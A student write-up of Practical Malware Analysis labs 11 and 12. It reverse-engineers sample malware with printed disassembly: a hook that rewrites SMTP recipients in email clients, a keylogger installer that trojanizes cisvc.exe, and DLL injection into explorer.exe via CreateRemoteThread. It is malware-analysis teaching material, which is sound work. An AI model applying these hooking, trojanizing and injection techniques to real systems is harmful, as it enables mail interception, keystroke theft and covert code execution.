After reading the data from the config file, the malware then decode it by calling the subroutine @0x100016CA. If we dive into this subroutine, you will realize that it is a xor decoding function. Let's place a hook there in ollydbg to see what comes out.

Figure 7. billy@malwareanalysisbook.com

This decoded string will be use in the following function.




Figure 8. replacing send data

The inline hook jumps to the above function. Its starts off with checking if the send buffer contains the string “RCPT TO”. If it does, it will create a new buffer “**RCPT TO:<billy@malwareanalysisbook.com>\r\n**” and send it off via the original send function. The function will then end of by simply forwarding the original data to the send function.

vii. Which process(es) does this malware attack and why?

As answered in question v… the malware only hook 3 programs; THEBAT.EXE, OUTLOOK.EXE, MSIMM.EXE. They are all email clients. **viii. What is the significance of the .ini file?**

As answered in question v… the config.ini contains the encoded attacker email address. It is use to replace recipient address causing email to be send to the attacker instead.

c- Analyze the malware found in Lab11-03.exe and Lab11-03.dll. Make sure that both files are in the same directory during analysis.

i. What interesting analysis leads can you discover using basic static analysis? Lab11-03.exe

```
; Attributes: bp-based frame

; int __cdecl main(int argc, const char **argv, const char **envp)
_main proc near

FileName= byte ptr -104h
argc= dword ptr  8
argv= dword ptr  0Ch
envp= dword ptr  10h

push    ebp
mov     ebp, esp
sub     esp, 104h
push    0                       ; bFailIfExists
push    offset NewFileName ; "C:\\WINDOWS\\System32\\inet_epar32.dll"
push    offset ExistingFileName ; "Lab11-03.dll"
call    ds:CopyFileA
push    offset aCisvc_exe ; "cisvc.exe"
push    offset aCWindowsSyst_0 ; "C:\\WINDOWS\\System32\\%s"
lea     eax, [ebp+FileName]
push    eax                     ; char *
call    _sprintf
add     esp, 0Ch
lea     ecx, [ebp+FileName]
push    ecx                     ; lpFileName
call    sub_401070
add     esp, 4
push    offset aNetStartCisvc ; "net start cisvc"
call    _system
add     esp, 4
xor     eax, eax
mov     esp, ebp
pop     ebp
retn
_main endp
```

Figure 1. Installation

The main method in Dll11-03.exe is pretty straight forward. It first copy the Lab11-03.dll to **C:\\Windows\\System32\\inet_epar32.dll**. It then attempts to modify **C:\\Windows\\System32\\cisvc.exe** and executes the infected executable by starting a service via the command "**net start cisvc**"

Lab11-03.dll

The dll contains some interesting stuff… In export, we can see a suspicious looking function; **zzz69806582**.

Name	Address	Ordinal
zzz69806582	10001540	1
DllEntryPoint	10001968	[main entry]

Figure 2.

Export function surface a funny function

The imports contains **GetAsyncKeyState** and **GetForegroundWindow** which highly suggests that this is a keylogger.

Address	Ordinal	Name	Library
100070F0		GetForegroundWindow	USER32
100070F4		GetWindowTextA	USER32
100070F8		GetAsyncKeyState	USER32
10007000		Sleep	KERNEL32

Figure 3. imports

The function @zzz69806582 is pretty simple. It just creates a thread.





Figure 3. function zzz69806582

The thread that the above function creates first check for mutex; **MZ**.

It then create a file @ **C:\\Windows\\System32\\kernel64x.dll**.



Practical No. 6

a. Analyze the malware found in the file *Lab12-01.exe* and *Lab12-01.dll*. Make sure that these files are in the same directory when performing the analysis.

i. What happens when you run the malware executable?

A Message box with a incremental number in its title pops up every now and then…

ii. What process is being injected?

In the imports table, CreateRemoteThread is used by the exe which highly suggests that the malware might be injecting DLL into processes.




Figure 2. CreateRemoteThread in imports

"explorer.exe" is found in the list of string. X-ref the string and we will come to the following subroutine. Seems like explorer.exe is being targeted to be injected with the malicious dll.

```
.text:00401036                  lea     edi, [ebp+var_FE]
.text:0040103C                  rep stosd
.text:0040103E                  stosw
.text:00401040                  mov     eax, [ebp+dwProcessId]
.text:00401043                  push    eax             ; dwProcessId
.text:00401044                  push    0               ; bInheritHandle
.text:00401046                  push    410h            ; dwDesiredAccess
.text:0040104B                  call    ds:OpenProcess
.text:00401051                  mov     [ebp+hObject], eax
.text:00401054                  cmp     [ebp+hObject], 0
.text:00401058                  jz      short loc_401095
.text:0040105A                  lea     ecx, [ebp+var_110]
.text:00401060                  push    ecx
.text:00401061                  push    4
.text:00401063                  lea     edx, [ebp+var_10C]
.text:00401069                  push    edx
.text:0040106A                  mov     eax, [ebp+hObject]
.text:0040106D                  push    eax
.text:0040106E                  call    dword_408714
.text:00401074                  test    eax, eax
.text:00401076                  jz      short loc_401095
.text:00401078                  push    104h
.text:0040107D                  lea     ecx, [ebp+var_108]
.text:00401083                  push    ecx
.text:00401084                  mov     edx, [ebp+var_10C]
.text:0040108A                  push    edx
.text:0040108B                  mov     eax, [ebp+hObject]
.text:0040108E                  push    eax
.text:0040108F                  call    dword_40870C
.text:00401095
.text:00401095 loc_401095:                              ; CODE XREF: sub_401000+58↑j
.text:00401095                                          ; sub_401000+76↑j
.text:00401095                  push    0Ch             ; size_t
.text:00401097                  push    offset aExplorer_exe ; "explorer.exe"
.text:0040109C                  lea     ecx, [ebp+var_108]
.text:004010A2                  push    ecx             ; char *
.text:004010A3                  call    __strnicmp
.text:004010A8                  add     esp, 0Ch
.text:004010AB                  test    eax, eax
.text:004010AD                  jnz     short loc_4010B6
.text:004010AF                  mov     eax, 1
.text:004010B4                  jmp     short loc_4010C2
```

Figure 3. explorer.exe

We can confirm our suspicion using process explorer as shown below.




Figure 4. Explorer.exe injected with dll

iii. How can you make the malware stop the pop-ups? Kill explorer.exe and re-run it again **iv. How does this malware operate?**

Lab12-01.exe

The malware begins by using psapi.dll's EnumProcesses to loop through all running processes. Also note that it attempts to form the absolute path for the malicious dll. This will be used later to inject the dll in remote processes.

```
xor     eax, eax
mov     [ebp+var_110], eax
mov     [ebp+var_10C], eax
mov     [ebp+var_108], eax
mov     [ebp+var_1178], 44h
mov     ecx, 10h
xor     eax, eax
lea     edi, [ebp+var_1174]
rep stosd
mov     [ebp+var_118], 0
push    offset ProcName ; "EnumProcessModules"
push    offset LibFileName ; "psapi.dll"
call    ds:LoadLibraryA
push    eax             ; hModule
call    ds:GetProcAddress
mov     dword_408714, eax
push    offset aGetmodulebasen ; "GetModuleBaseNameA"
push    offset LibFileName ; "psapi.dll"
call    ds:LoadLibraryA
push    eax             ; hModule
call    ds:GetProcAddress
mov     dword_40870C, eax
push    offset aEnumprocesses ; "EnumProcesses"
push    offset LibFileName ; "psapi.dll"
call    ds:LoadLibraryA
push    eax             ; hModule
call    ds:GetProcAddress
mov     dword_408710, eax
lea     ecx, [ebp+Buffer]
push    ecx             ; lpBuffer
push    104h            ; nBufferLength
call    ds:GetCurrentDirectoryA
push    offset String2  ; "\\"
lea     edx, [ebp+Buffer]
push    edx             ; lpString1
call    ds:lstrcatA
push    offset aLab1201_dll ; "Lab12-01.dll"
lea     eax, [ebp+Buffer]
push    eax             ; lpString1
call    ds:lstrcatA
lea     ecx, [ebp+var_1120]
push    ecx             ; _DWORD
push    1000h           ; _DWORD
lea     edx, [ebp+dwProcessId]
push    edx             ; _DWORD
call    dword_408710
test    eax, eax
jnz     short loc_4011D0
```

Figure 5. EnumPorcesses

While looping through the processes only "explorer.exe" will be injected. The following figure shows the filtering taking place.




Figure 6. Check for explorer.exe

Once the malware located the “explorer.exe” process, it will ask the remote process (explorer.exe) to allocate a heap space. The space will contains the malicious dll’s absolute path as mentioned earlier. It will then get the LoadLibraryA address of explorer.exe and triggers the function via CreateRemoteThread. Explorer.exe will then invoke LoadLibraryA with the input as the malicious dll’s absolute path which is already in its heap memory and that is how explorer.exe got injected. =)




Figure 7. Injecting

Lab12-01.dll

The DllMain first creates a thread @ subroutine 0x1001030.




Figure 8. Create Thread

Inside this subroutine, we will find a infinite loop popping a message box every 1 minute. The title of the message box is “Practical Malware Analysis %d” where %d is the value of the loop counter.

